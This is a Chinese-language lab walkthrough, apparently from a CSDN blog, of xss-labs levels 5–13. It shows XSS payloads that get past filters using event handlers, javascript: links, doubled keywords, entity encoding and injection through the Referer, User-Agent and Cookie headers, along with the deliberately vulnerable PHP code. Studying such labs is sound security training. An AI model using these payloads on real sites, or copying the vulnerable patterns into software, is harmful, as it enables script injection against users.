
第2处是把 < 和 > 删除了

事件触发不需要使用这两个符号。

尝试用:

```
"onclick="alert(/xss/)
```

在点击输入框之后成功触发了事件进行弹窗。



**没有找到和"onclick="/xss/"相关的结果**

## level 5 javascript伪协议

用上一关的 payload，失败，查看源码：

```
window.alert = function()
{
confirm("完成的不错!");
window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<h2 align=center>没有找到和"onclick="alert(/xss/)相关的结果.</h2><center>
<form action=level5.php method=get>
<input name=keyword value="o_nclick="alert(/xss/)">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level5.png></center>
<h3 align=center>payload的长度:23</h3></body>
</html>
```

o后面多了一个\_, 再试试其余的特殊符号。

# 欢迎来到level5

## 没有找到和'" < > &相关的结果.

 &">  CSDN @ing\_end

" 闭合的, 尝试

尝试大小写, 均输出为小写, 应该也是做了转换的。

前面几关的用法都不能用, 试一下 `href`, 构造一个

```
<a href='javascript:alert(/xss/)'
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-gP5IUoGt-1648222792823)(https://gitee.com/nie-junyan/clodimage/raw/master/blog/20220323215536.png)]

点一下, 即可弹窗

看源代码:

```
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr ipt",$str);
$str3=str_replace("on","o_n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)
<form action=level5.php method=GET>
<input name=keyword value="'. $str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
```

CSDN @ing\_end

## level 6 大小写绕过

尝试上一关payload, 失败, 查看源码:

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-Nh5KcoNI-1648222792823)(https://gitee.com/nie-junyan/clodimage/raw/master/blog/20220323215802.png)]


这次将 `href` 过滤了, 都测试一下。

```
}
</script>
<title>欢迎来到level6</title>
</head>
<body>
<h1 align=center>欢迎来到level6</h1>
<h2 align=center>没有找到和" <a href=' javascript:alert(/xss/)' >相关的结果.</h2><center>
<form action=level6.php method=GET>
<input name=keyword value="" <a href=' javascript:alert(/xss/)' >">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level6.png></center>
<h3 align=center>payload的长度:37</h3></body>
</html>
```


CSDN @ing\_end

大小写取消了。构造`

```
"><a href='javascript:alert(/xss/)'>
```



和" > <a href='javascript:alert(/xss/)' >相关的:



CSDN @ing\_end

## level 7 双写绕过

进行poc:

```
<script>alert('xss')</script>
```

# 欢迎来到level7

没有找到和<script>alert('xss')</script>相关的结果.

CSDN @ing\_end

查看源码:

```
/script>
title>欢迎来到level7</title>
/head>
body>
h1 align=center>欢迎来到level7</h1>
h2 align=center>没有找到和<script>alert('xss')</script>相关的结果.</h2><center>
form action=level7.php method=GET
input name=keyword value="<>alert('xss')</>"
input type=submit name=submit value=搜索 />
/form>
/center><center><img src=level7.png></center>
h3 align=center>payload的长度:17</h3></body>
/html>
```

CSDN @ing\_end

1处将 < 和 > 进行编码处理了

2处把script字符直接删除了

再试一下事件触发:

```
"onfocus=javascript:alert('xss')//
```

```
view-source:xsslabs/level7.php?keyword="onfocus%3Djavascript%3Aalert%28%27xss%27%29%2F...
搜索 百度 ctf.show php连接mysql实... 哔哩哔哩 (゜-゜)つ... U+新工科智慧云 (108条消息) XSS学...
动换行 □
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level8.php?keyword=nice try!";
9 }
10 </script>
11 <title>欢迎来到level7</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level7</h1>
15 <h2 align=center>没有找到和"onfocus=javascript:alert('xss')//相关的结果.</h2><center>
16 <form action=level7.php method=GET>
17 <input name=keyword value="focus=java:alert('xss')//">
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=level7.png></center>
21 <h3 align=center>payload的长度:26</h3></body>
22 </html>
23
```

CSDN @ing\_end

看到onfocus事件直接把on字符删除了，javascript中的script字符也被删除了。尝试用大小写能不能绕过

大小写绕过失败，尝试双写关键字

```
"oonnfocus=javascrriptpt:alert('xss')//
```



CSDN @ing\_end

点击输入框即可弹窗

## level 8 编码绕过

查看源码:

```
1 }  
2 </script>  
3 <title>欢迎来到level8</title>  
4 </head>  
5 <body>  
6 <h1 align=center>欢迎来到level8</h1>  
7 <center>  
8 <form action=level8.php method=GET  
9 <input name=keyword value="test"  
10 <input type=submit name=submit value=添加友情链接 />  
11 </form>  
12 </center><center><BR><a href="test">友情链接</a></center><center><img src=level8.jpg></center>  
13 <h3 align=center>payload的长度:4</h3></body>  
14 </html>  
15 }
```

CSDN @ing\_end

提交的参数值一个会插入到 `<input>` 标签的value属性值中,

一个会插入到下方 `<a>` 标签的href属性值中。

用

```
<script>alert('xss')</script
```

测试

```
1 <body>  
2 <h1 align=center>欢迎来到level8</h1>  
3 <center>  
4 <form action=level8.php method=GET  
5 <input name=keyword value="&lt;script&gt;alert('xss')&lt;/script">  
6 <input type=submit name=submit value=添加友情链接 />  
7 </form>  
8 </center><center><BR><a href="scr_ipt>alert('xss')</scr_ipt">友情链接</a></center><center><img src=level8.jpg></center>  
9 <h3 align=center>payload的长度:30</h3></body>  
10 </html>
```

CSDN @ing\_end

`<` 和 `>` 被编码

在href属性值中 `script` 字符被插入了 `_` 字符破坏语义

尝试事件触发:

```
"onfocus=javascript:alert('xss')>//
```

```
<center>
<form action=level8.php method=GET>
<input name=keyword value="&quot;onfocus=javascript:alert(' xss')&gt;://">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="&quot;onfocus=javascr ipt:alert(' xss')&gt;://">友情链接</a></center><center><img src
<h3 align=center>payload的长度:4</h3></body>
</html>
```

CSDN @ing\_end

用来闭合引号的引号也被编码。

onfocus一类的事件也被破坏

尝试大小写绕过，也失败

我们可以将要提交的js代码转成实体

```
javascript:alert(/xss/)
&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x2F;&#x78;&#x73;&#x73;&#x2F;&#x29;
```

输入  :

javascript:alert(/x|ss/)

转换为字符实体

10进制  16进制

```
&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x2F;&#x78;&#x73;&#x73;&#x2F;&#x29;
```

CSDN @ing\_end

%23x6A%3B%26%23x61%3B%26%23x76%3B%26%23x61%3B%26%23x73%3B%26%23x...

哩 (

xsslabs 显示

完成的不错!

确定

取消

&#x6a;&#x61;&#x76;&#x61

添加友情链接

友情链接



CSDN @ing\_end

去服务器端看看这一关的源码

```
<:php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2= str_replace("script","scr ipt",$str);
$str3= str_replace("on","o_n",$str2);
$str4= str_replace("src","sr_c",$str3);
$str5= str_replace("data","da_ta",$str4);
$str6= str_replace("href","hr_ef",$str5);
$str7= str_replace("'",'&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword value="" .htmlspecialchars($str).">
<input type=submit name=submit value=添加友情链接 />
</form>
```

CSDN @ing\_end

箭头1: 对参数值做了小写处理

箭头2: 对常见的关键字做了过滤处理

箭头3: 将用来起闭合作用的引号做了字符实体替换

## level 9检测关键字

进行poc, 查看源码:

```
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<center>
<form action=level9.php method=GET>
<input name=keyword value="&lt;script&gt;alert('xss')&lt;/script">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="您的链接不合法? 有没有!">友情链接</a></center><center><img src=level9.png></center>
<h3 align=center>payload的长度:30</h3></body>
</html>
```

CSDN @ing\_end

提交的参数值插入到了标签的value属性值中

但是在标签的href属性中却并没有出现该参数值,

而是显示的"您的链接不合法? 有没有!"这样的字符串。

有可能是将我们的代码进行了过滤

只有包含正常的url地址才能添加到href属性值中

构造一个有正常url地址的恶意代码:

```
javascript:alert('xss')http://www.baidu.com
```

```
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<center>
<form action=level9.php method=GET>
<input name=keyword value="javascript:alert('xss')http://www.baidu.com">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="javascr ipt:alert('xss')http://www.baidu.com">友情链接</a></center><center><img src=level9.png></center>
<h3 align=center>payload的长度:44</h3></body>
</html>
```

CSDN @ing\_end

语句虽然显示在了 href 属性值中, 但是 javascript 字符被插入了 \_

尝试用大小写绕过试试

## 欢迎来到level9

javascript:alert('xss')http://w 添加友情链接

友情链接



CSDN @ing\_end

失败，尝试对关键字进行编码

```
java&#115;&#99;&#114;&#105;&#112;&#116;:alert('xsshttp://')
```

源文件代码:

```

ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace("'", '&quot;', $str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword value="'.htmlspecialchars($str)."'>
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false===strpos($str7,'http://'))
{
    echo '<center> <BR> <a href="您的链接不合法? 有没有! ">友情链接</a> </center>';
}
else
{
    echo '<center> <BR> <a href="'.$str7.'">友情链接</a> </center>';
}
?>
<center> <img src=level9.png> </center>

```

CSDN @ing\_end

箭头1: 与上一关一致

箭头2和3: 判断如果字符中没有 `http://` 的话就会返回false,

接着在 `href` 属性值中就会出现 `"您的链接不合法? 有没有!"`

箭头4和5: 判断成功后, 返回第一次出现的位置,

将该字符插入到 `href` 属性值中了

## level 10 隐藏信息

进行poc:

?keyword=<script>alert(/xss/)</script>

实... 哔哩哔哩 ( °- °)つ... U+新工科智慧云 (108条消息) XSS学...

# 欢迎来到level10

没有找到和<script>alert(/xss/)</script>相关的结果.



CSDN @ing\_end

查看源码:

```
</script>
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<h2 align=center>没有找到和<script>alert(/xss/)</script>相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
</form>
</center><center><img src=level10.png</center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```

CSDN @ing\_end

在源码中有一个隐藏的表单。

其中含有 `t_link` `t_history` `t_sort` 这样三个隐藏的 `<input>` 标签, 意味着是三个参数, 判断哪一个标签能够被突破

构造语句:

```
<script>alert('xss')</script>&t_link=" type="text"&t_history=" type="text"&t_sort=" type="text"
```

## 欢迎来到level10

没有找到和<script>alert('xss')</script>相关的结果.



CSDN @ing\_end

```
<div align=center>没有找到和<script>alert('xss')</script>相关的结果</div>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="text" type="hidden">
</form>
</center><center><img src=level10.png></center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```

CSDN @ing\_end

有一个 `<input>` 标签的状态改变了。这个标签就是名

为 `t_sort` 的 `<input>` 标签，之前都是隐藏状态，但是通过构造参数响应发现只

有它里面的值被改变了。

因此可以从该标签进行突破，尝试能不能注入恶意代码进行弹窗。

```
<script>alert('xss')</script>&t_sort=" type="text" onclick="alert('xss')
```

哩哔哩 (

xsslabs 显示

完成的不错!

确定

取消

没有找到和相关的结果.

scriptalert('xss')/script&t\_so

CSDN @ing\_end

查看源码:

```

</script>
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果!";
<form id=search>
<input name="t_link" value="." type="hidden">
<input name="t_history" value="." type="hidden">
<input name="t_sort" value=".$str33." type="hidden">
</form>
</center>';
?>
<center><img src=level10.png></center>

```

CSDN @ing\_end

箭头1: 说明是接收 t\_sort 参数值的。

箭头2: 会删除 t\_sort 参数值中的 < 和 >。

## level11Referer

查看源码:

```
\form id=search/
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ref" value="http://xsslabs/level10.php?t_linl
</form>
```

与第十关相比，多了一个名为 `t_ref` 的 `<input>` 标签。

尝试用上一关的方法看看能不能从这几个标签进行突破注入代码。

构造代码

```
good job!&t_link="type="text&t_history="type="text&t_sort="type="text&t_ref="type="text
```

```
\body/
<h1 align=center>欢迎来到level11</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="&quot;type=&quot;text" type="hidden">
<input name="t_ref" value="" type="hidden">
</form>
</center><center><img src=level11.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```

CSDN @ing\_end

`t_sort`仍然可以接受参数值，但是里面的双引号被编码了

这样浏览器只能正常显示字符但是却无法起到闭合的作用了。

通过BP进行抓包

可以看到在原始的请求数据包中并没有`referer`这个请求头，那么我们可以自己加上

```
美化(Pretty) 原始(Raw) 16进制(Hex) \n ≡
1 GET /level11.php?keyword=good%20job!&t_link=%22type=%22text&t_history=%22type=%22text&t_sort=%22type=%22text&t_ref=%22type=%22text HTTP/1.1
2 Host: xsslabs
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
```

CSDN @ing\_end

NAME	VALUE	
Host	xsslabs	>
Upgrade-Insecure-Req...	1	>
User-Agent	Mozilla/5.0 (Windows N...	>
Accept	text/html,application/x...	>
Accept-Encoding	gzip, deflate	>
Accept-Language	zh-CN,zh;q=0.9	>
Connection	close	>

名字(Name):

referer

值:

111

取消(Cancel)

添加

CSDN @ing\_end

```
GET /xss-labs/level11.php?keyword=good%20job!&t_link=%22type=%22text&t_history=%22type=%22text&t_sort=%22type=%22text&t_ref=%22type=%22text HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
referer:111
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragmat: no-cache
Cache-Control: no-cache
Content-Length: 4
```

```
HTTP/1.1 200 OK
Date: Fri, 24 Jul 2020 07:44:29 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2) PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 757
Connection: close
Content-Type: text/html

<!DOCTYPE html><!-STATUS OK-><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert - function()
{
confirm("完成的不精！");
window.location.href="level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<h1 align=center>欢迎来到level11</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="&quot;" type="text" type="hidden">
<input name="t_ref" value="111" type="hidden">
</form>
</center><center><img src=level11.png></center>
<h3 align=center>payload的长度</h3></body>
</html>
```

CSDN @ing\_end

构造代码:

```
referer:"type="text" onclick="alert('xss')"
```

```

GET
/xss-labs/level11.php?keyword=good%20job!&t_link=%22type=%22text&t_history=%22t
ype=%22text&t_sort=%22type=%22text&t_ref=%22type=%22text HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
referer:"type="text" onclick="alert('xss')
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 4

```

```

HTTP/1.1 200 OK
Date: Fri, 24 Jul 2020 07:46:48 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 788
Connection: close
Content-Type: text/html

<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert - function()
{
confirm("完成的不错! ");
window.location.href="level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<h1 align=center>欢迎来到level11</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="&quot;type=&quot;text" type="hidden">
<input name="t_ref" value="" type="text" onclick="alert('xss') type="hidden">
</form>
</center><center><img src=level11.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>

```

CSDN @ing\_end

可以看到我们添加的referer头的值出现在了t\_ref标签的value属性值中了。

可以从这里突破，注入恶意代码，恶意代码成功插入了value属性值中，接着将这个请求的响应放到浏览器成功弹窗，说明通过referer头来提交恶意代码触发了xss

服务器端源码

```

<body>
<h1 align=center>欢迎来到level11</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>";
<form id=search>
<input name="t_link" value="." type="hidden">
<input name="t_history" value="." type="hidden">
<input name="t_sort" value="".htmlspecialchars($str00)." type="hidden">
<input name="t_ref" value="".$str33." type="hidden">
</form>
</center>';
?>
<center> <img src=level11.png> </center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)." </h3>";
?>

```

CSDN @ing\_end

在服务器端还将请求头中的 `referer` 头的值赋给了 `str11` 这个变量，再将变量值中的 `<` 和 `>` 删除之后就会插入到 `t_ref` 这个标签的 `value` 属性值中。而上一关的 `t_sort` 标签虽然也能接收并显示参数值，但是这个参数值是要用 `htmlspecialchars()` 函数处理的。


## level12 User-agent

查看源码

```
</script>
<title>欢迎来到level12</title>
</head>
<body>
<h1 align=center>欢迎来到level12</h1>
<h2 align=center>没有找到和相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ua" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0
</form>
</center><center><img src=level12.png</center>
<h3 align=center>payload的长度:0</h3></body>
</html>
```

CSDN @ing\_end

看到了 `t_ua` 这样一个标签，并且其中的 `value` 属性的值看起来像 `User-agent` 头的值



The screenshot shows the network tab of a browser's developer tools. The 'Headers' tab is selected for the 'dom.js' request. The 'User-Agent' header is highlighted with a red box. The value of the header is: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36`. The 'Referer' header is also visible, with the value `http://xsslabs/`. The 'Provisional headers are shown' warning is also present.

我们可以从 `User-agent` 入手，构造代码：

```
"type="text" onclick="alert('xss')
```

查看网页代码：

```
Elements Console Recorder Sources Network Performance Mem
<h1 align="center">欢迎来到level12</h1>
<h2 align="center">没有找到和good job!相关的结果.</h2>
<center>
  <form id="search">
    <input name="t_link" value type="hidden">
    <input name="t_history" value type="hidden">
    <input name="t_sort" value type="hidden">
    <input name="t_ua" value type="text" onclick="alert('xss')"> == $0
  </form>
</center>
</center>
</center>
```

CSDN @ing\_end

服务器源代码

将keyword参数的值赋给了变量str

将t\_sot参数的值赋给了变量str00,

将请求中User-Agent头的值赋给了变量str11,。

将变量str11的值中存在的<和>删除之后直接插入到了t\_ua标签的value属性值中。

在这里变量str和str00的值都是需要被htmlspecialchars()函数处理过

才能返回给浏览器。

## Level 13 Cookie

直接查看网页代码:

```
Elements Console Recorder Sources Network Performance Memoi
<h1 align="center">欢迎来到level13</h1>
<h2 align="center">没有找到和good job!相关的结果.</h2>
<center>
  <form id="search">
    <input name="t_link" value type="hidden">
    <input name="t_history" value type="hidden">
    <input name="t_sort" value type="hidden">
    <input name="t_cook" value type="hidden"> == $0
  </form>
</center>
<center>...</center>
<h3 align="center">payload的长度:9</h3>
```

CSDN @ing\_end

又多了一个参数 `t_cook`，猜测可能是cookie，尝试代码：

```
"type="text" onclick="alert('xss')
```

## payload的长度:9

The screenshot shows the Burp Suite HackBar interface. The 'ENABLE POST' toggle is turned off. Under the 'ADD HEADER' section, a new header is added with the name 'Cookie' and the value '"type="text" onclick="alert('xss')'. The payload length is noted as 9. Below the header list, the HTML response is visible, showing a search form with a hidden input field named 't\_cook'.

```
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level13</h1>
    <h2 align="center">没有找到和good job!相关的结果.</h2>
    <center>
      <form id="search">
        <input name="t_link" value type="hidden">
        <input name="t_history" value type="hidden">
        <input name="t_sort" value type="hidden">
        <input name="t_cook" value type="hidden"> == $0
      </form>
```

但在Hackbar中添加的cookies字段，并没有成功传进去。

再尝试抓包，通过抓包，看到多了一个参数 `user`，cookie的值是通过user才传进去的。□


```
GET /level13.php?keyword=good%20job! HTTP/1.1
Host: xssslabs
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user=call+me+maybe%3F
```

CSDN @ing\_end

构造代码：

```
user=Cookie" onclick="alert(/xss/)" type="text
```

